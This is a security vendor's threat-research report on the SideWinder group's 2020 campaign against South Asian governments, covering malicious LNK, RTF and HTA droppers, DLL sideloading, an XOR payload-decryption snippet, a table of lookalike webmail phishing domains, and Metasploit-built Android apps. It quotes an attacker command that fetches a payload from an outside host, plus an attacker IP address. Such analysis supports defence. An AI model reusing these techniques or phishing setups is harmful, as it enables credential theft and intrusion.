SideWinder Uses South Asian Issues for Spear Phishing, Mobile Attacks

trendmicro.com/en_us/research/20/l/sidewinder-leverages-south-asian-territorial-issues-for-spear-ph.html

APT & Targeted Attacks

While tracking the activities of the SideWinder group, we identified a server used to deliver a malicious LNK file and host multiple credential phishing pages. In addition, we also found multiple Android APK files on their phishing server.

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While tracking the activities of the SideWinder group, which has become infamous for targeting the South Asia region and its surrounding countries, we identified a server used to deliver a malicious LNK file and host multiple credential phishing pages. We learned that these pages were copied from their victims' webmail login pages and subsequently modified for phishing. We believe further activities are propagated via spear-phishing attacks.

The group's targets include multiple government and military units, mainly in Nepal and Afghanistan. After the gathered credentials are sent, some of the phishing pages will redirect victims to different documents or news pages. The themes and topics of these pages and documents are related to either Covid-19 or recent territory disputes between Nepal, Pakistan, India, and China. Furthermore, it seems that these lures are distributed via phishing links.


We also found multiple Android APK files on their phishing server. While some of them are benign, we also discovered malicious files created with Metasploit. One of the normal applications, called "OpinionPoll," is a survey app for gathering opinions regarding the Nepal-India political map dispute, which seems to be another political lure similar to the one they used in the spear-phishing portion. We believe these applications are still under development and will likely be used to compromise mobile devices in the future.

SideWinder has been very active in 2020. Earlier this year, we published a report on how the SideWinder APT group used the Binder exploit to attack mobile devices. The group also launched attacks against Pakistan, Bangladesh, and China using lure files related to Covid-19.

Analysis of the malicious document

The use of malicious documents is one of SideWinder's most common infection vectors. We collected several different samples from the campaign, including:

1. An LNK file that downloads an RTF file and drops a JavaScript file
2. A ZIP file containing an LNK file, which downloads an HTA file (with JavaScript)
3. An RTF file that drops a JavaScript file
4. A PDF file with an embedded JavaScript stream
5. A DOCX file with an external link to an OLE object (RTF file), which contains and drops a JavaScript file



```
GET /doc.php HTTP/1.1
Client
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US,en;q=0.9
    User-Agent: Mozilla/5.0 (Windows NT 6.1; ) AppleWebKit/537.36 (KHTML, like Gecko
Security
    Upgrade-Insecure-Requests: 1
Transport
    Connection: keep-alive
    Host: 185.163.47.226
```

```
<html>
<head>
<title>foreign minister visit.pdf</title>
<meta http-equiv="refresh" content="6;url=china foreign minister visit.zip" />
</head>
<body>
//<embed src="china foreign minister visit.zip" width="100%" height="100%" />
```

Name	Type
~wnotification001.tmp	TMP File
~wnotification002.tmp	TMP File
china foreign minister visit.doc	Shortcut

china foreign minister visit.doc Properties

china foreign minister visit.doc

Target type: Application

Target location: system32


Target: em32\cftmo.exe http://www.mfa.filesrvr.net/imag

Start in: %windir%

Figure 1. An example of a downloaded ZIP file containing an LNK file that is used to download a malicious HTA file

All of these cases end up with either the downloading or dropping of files and then the execution of JavaScript code, which is a dropper used to install the main backdoor + stealer.

The downloaded RTF files exploit the CVE-2017-11882 vulnerability. It drops a file named **1.a** (a JavaScript code), which drops the backdoor + stealer into a folder in **ProgramData** and directly executes it or creates a scheduled task to execute the dropped files at a later time.




```
<Actions Context="Author">
  <Exec>
    <Command>C:\ProgramData\SyncFiles\rekeywiz.exe</Command>
  </Exec>
</Actions>
```

Figure 2. A scheduled task with a command to execute the dropped backdoor + stealer


The content of the newly created folder contains a few files, including **Rekeywiz** (EFS REKEY wizard, FA86B5BC5343CA92C235304B8DCBCF4188C6BE7D4621C625564BEBD5326ED850), which is a legitimate Windows application.

This application loads various system DLL libraries, including **shell32.dll,** which sideloads **DUser.dll**, one of shell32's DelayImports.



Duser	dll	8,192
GLXflkl	tmp	616,992
rekeywiz	exe	61,440
rekeywiz.exe	config	217


Figure 3. List of dropped files



```
38. DelayImportDescriptor:
 grAttrs:           0x00000001  (dlattrRva)
 DLLName (R)VA:     0x003BBAA0  ("DUser.dll")
 Hmod (R)VA:        0x003CC92C
 IAT (R)VA:         0x003CA4C4
 INT (R)VA:         0x003BC0D0
 BoundIAT (R)VA:    0x00000000
 UnloadIAT (R)VA:   0x00000000
 TimeDateStamp:     0x00000000  (GMT: Thu Jan 01 00:00:00 1970)
```

Figure 4. DUser library as DelayImport of shell32 library

However, a fake **DUser.dll** gets loaded into the process. This fake DLL library decrypts the main backdoor + stealer from the **.tmp** file in the same directory.




```
byte[] array2 = new byte[array.Length - 32];
BridgeEncapsulatedCaptureSingleImplementation.MutatorProgramChainMutator(ref array, 32, ref array2, array2.Length);
for (int i = 0; i < array2.Length; i++)
{
    byte[] array3 = array2;
    int num = i;
    array3[num] ^= array[i % 32];
}
```

Figure 5. Algorithm for decrypting both main backdoor + stealer and configuration


The decryption process is a simple XOR, where the key is the first 32 bytes from the encrypted file and the payload are the remaining bytes. The decrypted payload is the main backdoor .NET executable binary.

In **Resources**, the **Default** resource contains the encrypted configuration. After decryption (using the same principle as with the main backdoor + stealer), the configuration reveals which file formats the attackers are targeting.



```
◢ SystemApp (0.0.0.0)
  ◢ SystemApp.dll
    ▷ PE
    ▷ References
    ◢ Resources
      ◢ SystemApp.Properties.Resources.resources
          Default
          Newtonsoft_Json
    ▷ { } -
    ◢ { } SystemApp
      ▷ FileListing @02000004
      ▷ Program @02000006
      ▷ ShareInterfaceTemplateBridgeCapture @02000002
      ▷ SysInfo @0200000A
    ▷ { } SystemApp.Properties
```

Figure 6. Decrypted main SystemApp with listing its classes and resources



```
00000000: 01 1E 25 70 72 6F 67 72|61 6D 64 61 74 61 25 5C  | ..%programdata%\
00000010: 5C 53 79 6E 63 46 69 6C|65 73 5C 5C 53 79 6E 63  | \SyncFiles\\Sync
00000020: 12 25 61 70 70 64 61 74|61 25 5C 5C 53 79 6E 63  | .%appdata%\\Sync
00000030: 44 61 74 00 C0 27 09 00|60 EA 00 00 01 01 01 07  | Dat.À'..`ê......
00000040: 00 00 00 04 2E 64 6F 63|05 2E 64 6F 63 78 04 2E  | .....doc..docx..
00000050: 78 6C 73 05 2E 78 6C 73|78 04 2E 70 64 66 04 2E  | xls..xlsx..pdf..
00000060: 70 70 74 05 2E 70 70 74|78 80 96 98 00 00 00 00  | ppt..pptx€██....
00000070: 00 00 00 00 00 74 F8 73|C1 A9 75 9B 9B 9A EE 93  | .....tøsÁ©u███î█
```

Figure 7. The decrypted configuration

The main functions of the backdoor + stealer are:

1) Downloading the .NET executable and running it
2) Collecting system information and uploading it to the command-and-control (C&C) server
3) Uploading selected files to the C&C server

The collected information is in JSON format (hence why the **Newtonsoft_Json** library stored in **Resources** is loaded) and includes information such as privileges, user accounts, computer system information, antivirus programs, running processes, processor information, operating system information, timezone, installed Windows updates, network information, list of directories in Users\%USERNAME%**Desktop**, Users\%USERNAME%**Downloads**, Users\%USERNAME%**Documents**, Users\%USERNAME%**Contacts**, as well as information on all drives and installed apps.

The spear-phishing attack

We found several interesting dynamic DNS domains resolving to a server that was used to deliver SideWinder’s malicious documents. The subdomains of these dynamic DNS domains are designed to be similar to the domains of their victims’ mail servers. For example, “mail-nepalgovnp[.]duckdns[.]org” was created to pretend to be the original Nepal government’s domain “mail[.]nepal[.]gov[.]np”. Digging deeper, we found that it hosted several phishing pages.

These pages were copied from the webmail servers of various targets and then modified for spear-phishing attacks designed to steal login credentials. Although it’s not clear to us how these phishing pages are delivered to the victims, finding the original webmail servers that they copied to make these phishing pages allows us to identify who they were targeting.

Analysis of the phishing pages revealed that most of them would redirect to the original webmail servers, which they copied after the victims sent out their login credentials. However, we also found some of them will either redirect to documents or news pages. These documents and news are probably interesting in some way to their targets and are used to make them click and log in to the phishing pages. While several of the documents are related to Covid-19, we also found some documents or news related to territorial issues in South Asia, including:


- “*India Should Realise China Has Nothing to Do With Nepal’s Stand on Lipulekh*” – a news article that discusses India-China conflicts in May.
- “India reaction after new pak map.pdf” – a document talking about India’s response to the new political map revealed by Pakistan in August.
- “*Ambassador Yanchi Conversation with Nepali_Media.pdf*” – a document describing an interview with China's ambassador to Nepal regarding Covid-19, the Belt and Road Initiative, and territorial issues in the Humla district.

The following table shows their targets, related phishing domains, and lure documents used in each of the phishing attacks.

Date	Phishing Domain	Targeted Organization	Targeted Mail server	Redirection after login
2019 Nov		Government of Nepal	mail.nepal.gov.np	Redirect to file “IMG_0002.pdf”
2019 Nov		Ministry of Defence, Nepal	mail.mod.gov.np	Redirect to original mail server
2019 Dec	mail-mofagovnp.zapto[.]org	Ministry of Foreign Affairs, Nepal	mail.mofa.gov.np	Redirect to web news “China, Nepal sign trade, infrastructure and security deals”
2019 Dec		Government of Nepal	mail.nepal.gov.np	Redirect to file “consultation_1523857630.pdf”
2020 Jan	imail.aop.gov-af[.]org	Administrative Office of the President, Afghanistan	imail.aop.gov.af	Redirect to web page “Observation Of Technology Use in Afghanistan Government Sector”
2020 Jan	mail-nscaf.myftp[.]org	Afghanistan National Security Council	mail.nsc.gov.af	Redirect to https://wikipedia.org/USB_Killer
2020 Jan	mail-nepalarmymilnp.duckdns[.]org	Nepali Army	mail.nepalarmy.mil.np	Redirect to PDF “EN Digital Nepal Framework V8.4 15 July 2019.pdf”
2020 Jan	mail-mofagovnp.hopto[.]org	Ministry of Foreign Affairs, Nepal	mail.mofa.gov.np	Redirect to PDF “national-security-vol-3-issue-1-essay-SSimkhada.pdf”
2020 Jan	webmail.mohe.gov-af[.]org	Ministry of Higher Education, Afghanistan	webmail.mohe.gov.af	Redirect to original mail server
2020 Feb		Ministry of Defense, Sri Lanka	mail.defence.lk	Login Error
2020 Feb	mail.moha.gov-np[.]org	Ministry of Home Affairs, Nepal	mail.moha.gov.np	Redirect to original mail server
2020 Feb	mail.nsc.gov-af[.]org	Afghanistan National Security Council	mail.nsc.gov.af	Redirect to original mail server

2020 Feb	mail.arg.gov-af[.]org	Presidential Palace, Afghanistan	mail.arg.gov.af	Redirect to original mail server
2020 Feb	mail.arg.gov-af[.]org	Presidential Palace, Afghanistan	mail.arg.gov.af	Redirect to original mail server
2020 Feb		Center for Education and Human Resource Development, Nepal	mail.doe.gov.np	Redirect to file “Para Basic Course Joining Instruction.docx”
2020 Mar	mail-nepalgovnp.duckdns[.]org	Government of Nepal	mail.nepal.gov.np	Redirect to original mail server
2020 Mar		Nepal Electricity Authority	mail.nea.org.np	Redirect to original mail server
2020 Mar	mail-nepalgovnp.duckdns[.]org	Government of Nepal	mail.nepal.gov.np	Redirect to file “central data form.pdf”
2020 Mar	mail-nepalarmymilnp.duckdns[.]org	Nepali Army	mail.nepalarmy.mil.np	Redirect to file “Corona Virus Preparedness and Response.pdf”
2020 Mar	mail-nepalpolicegov.hopto[.]org	Nepal Police	mail.nepalpolice.gov.np	Redirect to file “1987 Conducting training on COVID-19 and keeping it in readiness.pdf”
2020 Apr	mail-nrborg.hopto[.]org	Nepal Rastra Bank	mail.nrb.gov.np	Redirect to file ”fiu.pdf”
2020 May	mail-nepalarmymilnp.duckdns[.]org	Nepali Army	mail.nepalarmy.mil.np	Redirect to web news “India Should Realise China Has Nothing to Do With Nepal’s Stand on Lipulekh”
2020 Jun	mail-nepalarmymilnp.duckdns[.]org	Nepali Army	mail.nepalarmy.mil.np	Showing login failed message
2020 Jul		Qatar Charity	mail.qcharity.org	Redirect to original mail server
2020 Jul		Myanma Posts and Telecommunications	webmail.mpt.net.mm	Redirect to original mail server
2020 Aug	mail-ncporgnp.hopto[.]org	Nepal Communist Party	mail.ncp.org.np	Redirect to file “India reaction after new pak map.pdf”
2020 Aug	mail-nscaf.myftp[.]org	Afghanistan National Security Council	mail.nsc.gov.af	Redirect to 10[.]77[.]17[.]10/Software/03-Applications
2020 Sep	mail-mofgovnp.hopto[.]org	Ministry of Finance, Nepal	mail.mof.gov.np	Redirect to file “1987 Covid.pdf”
2020 Sep	mail-ncporgnp.hopto[.]org	Nepal Communist Party	mail.ncp.org.np	Redirect to document “The spectre of a new Maoist conflict in Nepal”
2020 Sep	imail.aop.gov-af[.]org	Administrative Office of the President, Afghanistan	imail.aop.gov.af	Redirect to file “SOP of Military Uniform .pdf”
2020 Oct	mail-nepalpolicegovnp.duckdns[.]org	Nepal Police	mail.nepalpolice.gov.np	Redirect to file “2077-07-03 1239 Regarding investigation and action.pdf”
2020 Oct		Civil Aviation Authority of Nepal	mail.caanepal.gov.np	Redirect to original mail server

2020 Oct	mail-apfgovnp.ddns[.]net mail-apfgavnp.hopto[.]org	Armed Police Force, Nepal	mail.apf.gov.np	Redirect to original mail server
2020 Oct	mail-nscaf.myftp[.]org	Afghanistan National Security Council	mail.nsc.gov.af	Redirect to file “IT Services Request Form.pdf”
2020 Nov	mail-ntcnetnp.serveftp[.]com	Nepal Telecom	webmail.ntc.net.np	Redirect to original mail server
2020 Nov	mail-kmgcom.ddns[.]net	Kantipur Media Group	mail.kmg.com.np	Redirect to original mail server
2020 Nov		Federal Parliament of Nepal	mail.parliament.gov.np	Redirect to original mail server
2020 Nov		Public Procurement Monitoring Office, Nepal	mail.ppmo.gov.np	Redirect to original mail server
2020 Nov	mail-mfagovcn.hopto[.]org	Ministry of Foreign Affairs, China	mail.mfa.gov.cn	Redirect to file “Ambassador Yanchi Conversation with Nepali_Media.pdf”



Outlook Web App

Not secure | mail-nepalarmymilnp.duckdns.org/owa/


Nepali Army Mail

User name:

Password:

Your session expired ! Please login again...


Figure 8. SideWinder’s phishing page disguised as a Nepalese Army OWA (Outlook Web Access) Page


India reaction afer new pak map...
Not secure
mail-ncporgnp.hopto.org/ncp/India%20reaction%20afer%20new%20pak%20map.pdf

Political absurdity: India on Pak's boundary map

Releasing the political map during a meeting in Islamabad attended by his cabinet and senior officials, Pakistan Prime Minister Imran Khan said this was the first step towards a political struggle to achieve the right of self-determination for the Kashmiri people.

Figure 9. The lure document redirected from the phishing page that discusses Indian and Pakistani political map issues


Ambassador Yanchi Conversatior
Not secure
mail-mfagovcn.hopto.org/cmfa/Ambassador%20Yanchi%20Conversation%20with%20Nepali_Media.pdf

Online Khabar has interviewed Ambassador Yanchi regarding similar political and diplomatic questions raised in the current context. In this interview, she has shared in detail the experience of China's fight against Kovid 19.

Stating that China has friendship with all political parties in Nepal and holding meetings is not against diplomatic dignity, Ambassador Yanchi told online news, "Non-interference does not mean not establishing communication." As China's representative in Nepal, I have friendly relations with all political parties and all sectors of society, and we also meet from time to time to exchange views on issues of mutual interest and cooperation. This is a normal exchange and cooperation in foreign affairs does not need to be explained much.

Replying to a question on whether the border dispute between India and China has affected Nepal in recent times, Ambassador Yanchi stressed on the need for China, India and Nepal to actively promote the tripartite partnership for Nepal's development.

Stating that some elements are trying to spoil the relations between Nepal and China, she said that both the countries should be vigilant in this regard. "Some elements are trying to undermine Sino-Nepalese relations, sowing the seeds of conflict between us," she said. Therefore, the two countries should be very vigilant on these issues.

Here is an interview with Ambassador Yanchi:

Let's start the conversation with Kovid-19, it started from China and China successfully controlled it. However, the government of Nepal is struggling to protect the citizens from this, what is your suggestion?

First of all, I need to correct your question. China is the first country to report coronavirus infection to the World Health Organization. This does not mean that the virus originated in China. Detecting the origin of the virus is a very complex scientific subject and scientists around the world should conduct international research and work together.

For example, an expert from Oxford University in The Daily Telegraph published an article stating that the virus may have been present in some part of Asia before it was seen in China. China has always had a transparent

Figure 10. The lure document covering the interview of China's ambassador to Nepal

Android applications

We also identified multiple Android APK files on their server. Interestingly, these Android applications still seem to be under the initial development phase as they are basic, still use the default Android icons, and have no practical function for users.

We noticed two applications among them, named "My First APP" and "Opinion Poll," that seemingly have no malicious behavior. My First APP demonstrates login & register processes, while Opinion Poll acts as an opinion polling application for the Indian-Nepalese political map dispute. The first application is likely an Android demo application for beginners, while the second one starts with an explanation of "Opinion Writing," followed by a survey.




Figure 11. The default Android icons used by the APKs




My First App
Username
Password
SIGN IN
REGISTER
My First App
First Name
Last Name
Mobile Number
Password
Confirm Password
Agree to T&C
REGISTER
RESET
OpinionPoll
Opinion Poll
Opinion writing involves the use of a student's point-of-view which is segregated into a point. It is backed by examples and explanations. The paper addresses the audience directly by stating "Dear Readers" or the equivalent.
START SURVEY
OpinionPoll
Online Opinion Survey
Is Amendment of Nepal Map :
Mandatory for Nepal to counter India's Map
Indication for the Nepal moves away from India
Influence of China and Pakistan
None
PREVIOUS
NEXT

Figure 12. Non-malicious applications "My First APP" and "Opinion Poll"

Another two applications were built from JavaPayload for Metasploit that will load extra code from the remote server configured in the sample. While we were unable to retrieve the payload, according to the Manifest that requests numerous privacy-related permissions like location, contacts, call logs, etc., we can infer that it goes after the user's private data. These two samples appear to be debug versions as they have no activities or any other component except Metasploit.



```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.SET_WALLPAPER" />
